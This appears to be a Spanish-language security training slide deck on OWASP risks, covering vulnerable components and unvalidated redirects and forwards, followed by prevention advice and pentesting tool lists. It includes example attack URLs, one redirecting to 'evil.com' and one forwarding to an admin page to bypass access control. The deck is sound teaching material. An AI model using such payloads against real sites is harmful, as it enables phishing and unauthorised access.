
Los componentes vulnerables pueden causar casi cualquier tipo de riesgo imaginable, desde trivial a malware sofisticado diseñado para un objetivo específico. Casi siempre los componentes tienen todos los privilegios de la aplicación, debido a esto cualquier falla en un componente puede ser serio, Los siguientes componentes vulnerables fueron descargados 22M de veces en el 2011.

- Apache CXF Authentication Bypass- Debido a que no otorgaba un token de identidad, los atacantes podían invocar cualquier servicio web con todos los permisos.(Apache CXF es un framework de servicios, no confundir con el servidor de aplicaciones de Apache.)
- Spring Remote Code Execution – El abuso de la implementación en Spring del componente “Expression Language” permitió a los atacantes ejecutar código arbitrario, tomando el control del servidor. Cualquier aplicación que utilice cualquiera de esas bibliotecas vulnerables es susceptible de ataques.

Ambos componentes son directamente accesibles por el usuario de la aplicación. Otras bibliotecas vulnerables, usadas ampliamente en una aplicación, puede ser mas difíciles de explotar.

# A10 – Redirecciones y reenvíos no validados

Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

 Agentes de Amenaza	 Vectores de Ataque		 Debilidades de Seguridad	 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia POCO COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la Aplicación / Negocio
Considere la probabilidad de que alguien pueda engañar a los usuarios a enviar una petición a su aplicación web. Cualquier aplicación o código HTML al que acceden sus usuarios podría realizar este engaño	Un atacante crea enlaces a redirecciones no validadas y engaña a las víctimas para que hagan clic en dichos enlaces. Las víctimas son más propensas a hacer clic sobre ellos ya que el enlace lleva a una aplicación de confianza. El atacante tiene como objetivo los destinos inseguros para evadir los controles de seguridad.	Con frecuencia, las aplicaciones redirigen a los usuarios a otras páginas, o utilizan destinos internos de forma similar. Algunas veces la página de destino se especifica en un parámetro no validado, permitiendo a los atacantes elegir dicha página.  Detectar redirecciones sin validar es fácil. Se trata de buscar redirecciones donde el usuario puede establecer la dirección URL completa. Verificar reenvíos sin validar resulta más complicado ya que apuntan a páginas internas.		Estas redirecciones pueden intentar instalar código malicioso o engañar a las víctimas para que revelen contraseñas u otra información sensible. El uso de reenvíos inseguros puede permitir evadir el control de acceso.	Considere el valor de negocio de conservar la confianza de sus usuarios.  ¿Qué pasaría si sus usuarios son infectados con código malicioso?  ¿Qué ocurriría si los atacantes pudieran acceder a funciones que sólo debieran estar disponibles de forma interna?



# A10 – Redirecciones y reenvíos no validados: ejemplos

Escenario #1: La aplicación tiene una página llamada “redirect.jsp” que recibe un único parámetro llamado “url”. El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza phishing e instala código malicioso.

<http://www.example.com/redirect.jsp?url=evil.com>

Escenario #2: La aplicación utiliza reenvíos para redirigir peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar donde debería ser dirigido el usuario si la transacción es satisfactoria. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso.

<http://www.example.com/boring.jsp?fwd=admin.jsp>

# Medidas preventivas

- Capacitación para los desarrolladores sobre **Codificación Segura de Aplicaciones**.
- Incluir la **seguridad desde la fase de Diseño**.
- Hacer uso de **API's seguras**.
- **Validar la seguridad** de las actualizaciones en un ambiente de pruebas previo al paso a producción.
- **Ejecutar auditorías** internas y externas periódicas.

# Tipos de auditorías para evaluar la seguridad de las aplicaciones web

- Hacking Ético:
  - Web Application Hacking
    - Ejecutado por un hacker ético experto
    - Pruebas de intrusión externas e internas
    - Formas de ejecución: hacking manual y automático
    - Entregable: informe de hallazgos y recomendaciones de mejora
- Revisión de código:
  - Auditoría de codificación segura
    - Ejecutado por un desarrollador experto en revisión de código
    - Proceso exhaustivo manual
    - Se realiza una revisión de todo el código de la aplicación (a veces es necesario realizar ingeniería reversa de librerías)
    - Entregable: informe de hallazgos y recomendaciones de mejora

# Herramientas de software para pentesting de aplicaciones web

- Hacking Frameworks profesionales. Ej: Core Impact Pro, Metasploit Professional.
- Entornos especializados. Ej.: Samurai Linux, Kali Linux (otrora Backtrack).
- Aplicaciones independientes: W3AF, WebSecurify Suite, Nikto, RAFT, etc.



# Demo




# ¿Preguntas?





# Mayor información

- Website: <http://www.elixircorp.biz>
- Blog:  
<http://www.SeguridadInformaticaFacil.com>
- Facebook: [www.facebook.com/elixircorp](http://www.facebook.com/elixircorp)
- Twitter: [www.twitter.com/elixircorp](http://www.twitter.com/elixircorp)
- Google+:  
<http://google.com/+SeguridadInformaticaFacil>



*Libro HACKING ÉTICO 101:  
<http://amzn.com/BooFFHBPXE>*

# ¡Gracias por su tiempo!



[Karina.Astudillo@elixircorp.biz](mailto:Karina.Astudillo@elixircorp.biz)

Twitter: KAstudilloB

Facebook: Kastudi



capacitación ● ● ●  
seguridad informática ● ● ●  
consultoría en sistemas ● ● ●